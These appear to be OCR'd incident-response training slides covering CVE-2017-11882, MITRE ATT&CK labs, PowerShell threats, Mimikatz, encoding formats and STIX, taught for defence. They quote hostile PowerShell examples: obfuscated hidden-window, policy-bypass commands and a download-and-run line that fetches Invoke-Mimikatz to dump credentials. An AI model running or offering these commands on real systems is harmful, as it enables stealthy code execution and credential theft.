Availability (A): Complete

QUICK INFO

CVE Dictionary Entry:
CVE-2017-11882
NVD Published Date:
11/14/2017
NVD Last Modified:
12/30/2017

Source: https://nvd.nist.gov/vuln/detail/CVE-2017-11882

Not too much to say….

17-Year Old MS Office Flaw (CVE-2017-11882) Actively Exploited in the Wild

December 08, 2017

Trend Micro uncovered a malicious Rich Text Format (RTF) file exploiting CVE-2017-11882 to deliver the spyware Loki (TSPY_LOKI). The payload is dropped via an HTML Application (HTA) that invokes PowerShell, which then retrieves the information stealer.

What does CVE-2017-11882 entail?

CVE-2017-11882 is a 17-year old memory corruption issue in Microsoft Office (including Office 360). When exploited successfully, it can let attackers execute remote code on a vulnerable machine—even without user interaction—after a malicious document is opened. The flaw resides within Equation Editor (EQNEDT32.EXE), a component in Microsoft Office that inserts or edits Object Linking and Embedding (OLE) objects in documents. A proof-of-concept exploit was released publicly, but this has been fixed by Microsoft's November Patch Tuesday.

Related Posts

- White Hat Hackers Get the Chance to Break Industrial Control System Security in PWN2OWN 2020
- PHP-FPM Vulnerability (CVE-2019-11043) can Lead to Remote Code Execution in NGINX Web Servers
- Alexa and Google Home Devices can be Abused to Phish and Eavesdrop on Users, Research Finds
- Putting the Eternal in EternalBlue: Mapping the Use of the Infamous Exploit

Source: https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/17-year-old-ms-office-flaw-cve-2017-11882-actively-exploited-in-the-wild

Installation

- Installation of a remote access Trojan or a backdoor on the victim's equipment that allows it to persist within the environment.

- This persistence occurs at the system level or at the network level.

  - System: Rootkit or a RAT (Remote-access Trojan).

  - Network: Persistence in multiple systems and through the acquisition of credentials.

Command and Control

- Mechanism used by threat actors to communicate with the compromised system and be able to send commands.
- Main objective is to prevent communication channels from being detected.
- Some lines of text a day and full RDP.
- Threat actors uses encrypted channels.
- DGA (Domain Generated Algorithms)
- Typosquatting: The Top Alexa 10k domains has on the order of 3 million potential typosquatting domains

Case Study: Lateral Movements JPCERT

JPCERT Lateral Movements


Lateral Movement detection is a key activity of Incident Handlers as malware infections attempt to spread on the network leading a full organization compromise.

Japan Computer Emergency Response Team Coordination Center has put together an research where they share indicators that attackers left behind upon compromising a company.

Read the JPCERT Document:

https://www.jpcert.or.jp/english/pub/sr/Detecting%20Lateral%20Movement%20through%20Tracking%20Event%20Logs_version2.pdf

The Pyramid of Pain



Source: https://azeria-labs.com/iocs-vs-ttps/ ;

MITRE ATT&CK Framework

- Framework that describes the behavior of adversaries and the taxonomy of adversary actions during the life cycle of an attack.
- ATT&CK describes how adversaries penetrate networks and then make lateral movements, escalate privileges and evade defenses.
- Focused from the perspective of the attacker: What they are trying to achieve and what methods they are using.
- The behavior of the adversaries is organized in tactics and specific technical objectives of an attacker.

Source: https://attack.mitre.org/resources/getting-started/

Hands on Lab : Mitre ATT&CK

ATT&CK Matrix

Yara, your senior incident handler, is investigating about a MITRE framework to unify the way attacks are understood.

She asked you to analyze Matrix and provide some feedback in the ways data is presented.

Please visit Mitre ATT&CK main portal and get to know the matrix
https://attack.mitre.org/

MITRE ATT&CK Navigator

Once you provided feedback to Yara, she acknowledges that the way the information has been collected is really powerful and makes a lot of sense.

However, from Incident Handling point of view, is still not clear how it could be used in such a way the detection capabilities can be enhanced, allowing the response team to detect behaviour and not only atomic indicators.

Then you explain Yara that MITRE has also generated a tool calle Attack Navigator .

https://mitre-attack.github.io/attack-navigator/enterprise/

Hands on Lab: Attack to Elk

Yara, your senior incident handler, found a Github repository that backports the Mitre ATT&CK to ELK.

Since visualizing data in kibana is a must, Yara wants you to evaluate the tool and import it into the current ELSK deployment.

https://github.com/michaelhidalgo/attack-to-elk

ATT&CK from a finished report

Let’s take a look at a finished report

https://attack.mitre.org/docs/training-cti/Cybereason%20Cobalt%20Kitty%20-%20highlights%20only.pdf

PowerShell an increasing attack vector

PowerShell Hidden in Plain Sight

Source: https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight

Powershell attacks uses low obfuscation techniques


```
pOWErSheLl -nopRoFi -WIn hiDdeN -NOLo -NOnInteRA -eXeCUTIoNp bYpass [...]
poweRSheLL -NoniNTeRACtivE -NoPr -exeCuTi ByPASS -WinDO hIDDen [...]
```

```
[TExt.ENCOdInG]::ascII')).repLACe(([chAR]118+[chAR]74+[chAR]100),[stringG][chAR]36).repLACe('p2j',[stringG]
[chAR]39).repLACe(([chAR]90+[chAR]111+[chAR]73),'|')[...]
$env:puBLIC[13]+$ENV:PubLic[5]+'X' [...]
```

```
powershell  iEX(( [RuNTime.InteropsErviCEs.maRsHaL]::PTrTOsTRinGAUto(
[rUNtImE.iNTERoPSERVIceS.marsHAL]::SecUReStriNGTOBSTR($('[REMOVED]' |ConVerTTO-secuREStrING -KEy
(146..169)) ))))
```

Source: https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight

Anatomy of a Powershell Suspicious Command Execution




1 **-NoProfile /NoP:** Indicates that current user's profile setup should not be executed when PS engine starts.
2 -**NonI**: NonInteractive prompt
3 -**W Hidden**: WindowStyleHidden
4 -**Exec Bypass** : Execution Policy Bypass
5. -**encodedcommand** : Base64

Most used Powershell arguments

Command line argument	Percentage of use
NoProfile/NoP	77.9%
Window hidden/W hidden	78.9%
Noninteractive/NonI	76.6%
ExecutionPolicy bypass	10.7%

Mimikatz and Powershell



gentilkiwi / mimikatz

Watch 765 | Star 6,668 | Fork 1,540

Code | Issues 32 | Pull requests 8 | Projects 0 | Wiki | Insights

A little tool to play with Windows security http://blog.gentilkiwi.com/mimikatz

224 commits | 2 branches | 5 releases | 3 contributors

Branch: master | New pull request | Create new file | Upload files | Find file | Clone or download

gentilkiwi [new/fix] misc::memssp for Windows 10 1803 x64 — Latest commit e380feb on Sep 25

inc	Vegas Edition	3 months ago
lib	[fix #118] Adding missing fltlib.lib to the solution	11 months ago
mimidrv	[new] dpapi::ssh from an idea of @ropnop and for Tal Be'ery	6 months ago
mimikatz	[new/fix] misc::memssp for Windows 10 1803 x64	2 months ago
mimilib	Vegas Edition	3 months ago
mimilove	Vegas Edition	3 months ago
modules	[new] mimikatz dpapi::rdg to decrypt saved passwords in RDG files (Re...	3 months ago
README.md	[fix] missing fltuser* includes	11 months ago
kiwi_passwords.yar	Yara rule update to support recent mimikatz version (and logicaly Pet...	a year ago
mimicom.idl	Token & code enhancements	2 years ago
mimikatz.sln	[fix] don't ask me why, but fixing previous SVN commit	7 months ago


Mimikatz and Powershell

- powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/[REMOVED]/Payloads/Invo Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

Source: https://www.symantec.com/blogs/threat-intelligence/powershell-threats-grow-further-and-operate-plain-sight

File Analysis


And encoding formats



Character Encoding

Character Encoding is a mechanism by which characters are stored and then represented within a given system.

To understand Character Encoding better, let's use the Morse code which uses a combination of short and long audio tones, represented by lines and dots.



ASCII Encoding

- American Standard Code for Information Interchange (ASCII), is a character encoding system based on the English language that uses 7-bits to encode each character.
- Each character can be encoded into 1 byte.
- Supports 128 characters
  - 95 printable characters
  - 33 control characters

USASCII code chart

b7 b6 b5 → / Bits ↓	0 0 0	0 0 1	0 1 0	0 1 1	1 0 0	1 0 1	1 1 0	1 1 1
b4 ↓ b3 ↓ b2 ↓ b1 ↓ / Row ↓ Column →	0	1	2	3	4	5	6	7
0 0 0 0	0	NUL	DLE	SP	0	@	P	`	p
0 0 0 1	1	SOH	DC1	!	1	A	Q	a	q
0 0 1 0	2	STX	DC2	"	2	B	R	b	r
0 0 1 1	3	ETX	DC3	#	3	C	S	c	s
0 1 0 0	4	EOT	DC4	$	4	D	T	d	t
0 1 0 1	5	ENQ	NAK	%	5	E	U	e	u
0 1 1 0	6	ACK	SYN	&	6	F	V	f	v
0 1 1 1	7	BEL	ETB	'	7	G	W	g	w
1 0 0 0	8	BS	CAN	(	8	H	X	h	x
1 0 0 1	9	HT	EM	)	9	I	Y	i	y
1 0 1 0	10	LF	SUB	*	:	J	Z	j	z
1 0 1 1	11	VT	ESC	+	;	K	[	k	{
1 1 0 0	12	FF	FS	,	<	L	\	l	|
1 1 0 1	13	CR	GS	-	=	M	]	m	}
1 1 1 0	14	SO	RS	.	>	N	^	n	~
1 1 1 1	15	SI	US	/	?	O	_	o	DEL

ASCII Encoding to Binary

ASCII String	Binary Data
A	1000001
P S	1010000 0100000 1010011
HI!	1001000 1101001 010001

Unicode


Unicode is an encoding standard that allows for over 128,000 characters used by over 130 languages. It becomes an extension of ASCII.

It can be represented by various encodings:

- UTF-8 (fully ASCII compatibility)
- UTF-16
- UCS-2

Base64 Encoding

Base64 is a binary to text encoding method that encodes binary data into an ASCII string.



Base64 Encoding

It represents data using 64 characters - a-z, A-Z,0-9,+

Uses padding

- If the string is divisible by 3 no uses padding
- Padding can be = or ==

Bas64 Encoding/Decoding

Decoding a suspicious payload

Yara, your senior incident handling, needs your help. As she was doing some analysis in a workstation that the user reported a rogue behaviour, she found a command line argument that contains a large payload.

She is not familiar with the encoding format, so asked you to take a look and analyze the payload.

She wants to understand what the argument is doding


Hexadecimal HEX

A numbering system that uses base of 16

DECIMAL	HEX	BINARY
0	0	0000
1	1	0001
2	2	0010
3	3	0011
4	4	0100
5	5	0101
6	6	0110
7	7	0111
8	8	1000
9	9	1001
10	A	1010
11	B	1011
12	C	1100
13	D	1101
14	E	1110
15	F	1111

Hands on Labs # 8

Encoding Formats



Hands on Lab # 9: File Analysis


Yara, your senior Incident Handler, has requested you to analyze, using Hexadecimal tools, three files that were discovered during the forensics analysis of a user's machine that has triggered and incident.

She wants you to analyze the three files that are stored in the /Documents/IR-FILES-TO-ANALYZE folder.

She expects you to provide her a summary with your findings.

Proactive IR: Threat Intelligence, Hunting

From Intelligence to Cyber Threat Intelligence



Source: Intelligence-Driven Incident Response

Sharing Threat Intelligence

Structured Threat Information Expression (STIX™)

As per the official documentation:

- STIX iss a language and serialization format used to exchange cyber threat intelligence (CTI).
- STIX enables organizations to share CTI with one another in a consistent and machine readable manner, allowing security communities to better understand what computer-based attacks they are most likely to see and to anticipate and/or respond to those attacks faster and more effectively.
- STIX is designed to improve many different capabilities, such as collaborative threat analysis, automated threat exchange, automated detection and response, and more.

Source: https://oasis-open.github.io/cti-documentation/

STIX Objects

Object	Name	Description
	Attack Pattern	A type of Tactics, Techniques, and Procedures (TTP) that describes ways threat actors attempt to compromise targets.
	Campaign	A grouping of adversarial behaviors that describes a set of malicious activities or attacks that occur over a period of time against a specific set of targets.
	Course of Action	An action taken to either prevent an attack or respond to an attack.
	Identity	Individuals, organizations, or groups, as well as classes of individuals, organizations, or groups.
	Indicator	Contains a pattern that can be used to detect suspicious or malicious cyber activity.
	Intrusion Set	A grouped set of adversarial behaviors and resources with common properties believed to be orchestrated by a single threat actor.

Source: https://oasis-open.github.io/cti-documentation/

STIX Objects

	**Malware**	A type of TTP, also known as malicious code and malicious software, used to compromise the confidentiality, integrity, or availability of a victim's data or system.
	**Observed Data**	Conveys information observed on a system or network (e.g., an IP address).
	**Report**	Collections of threat intelligence focused on one or more topics, such as a description of a threat actor, malware, or attack technique, including contextual details.
	**Threat Actor**	Individuals, groups, or organizations believed to be operating with malicious intent.
	**Tool**	Legitimate software that can be used by threat actors to perform attacks.
	**Vulnerability**	A mistake in software that can be directly used by a hacker to gain access to a system or network.


Source: https://oasis-open.github.io/cti-documentation/

STIX Object JSON Representation

```
{
    "type": "campaign",
    "id": "campaign--8e2e2d2b-17d4-4cbf-938f-98ee46b3cd3f",
    "created": "2016-04-06T20:03:00.000Z",
    "name": "Green Group Attacks Against Finance",
    "description": "Campaign by Green Group against targets in the financial services sector."
}
```
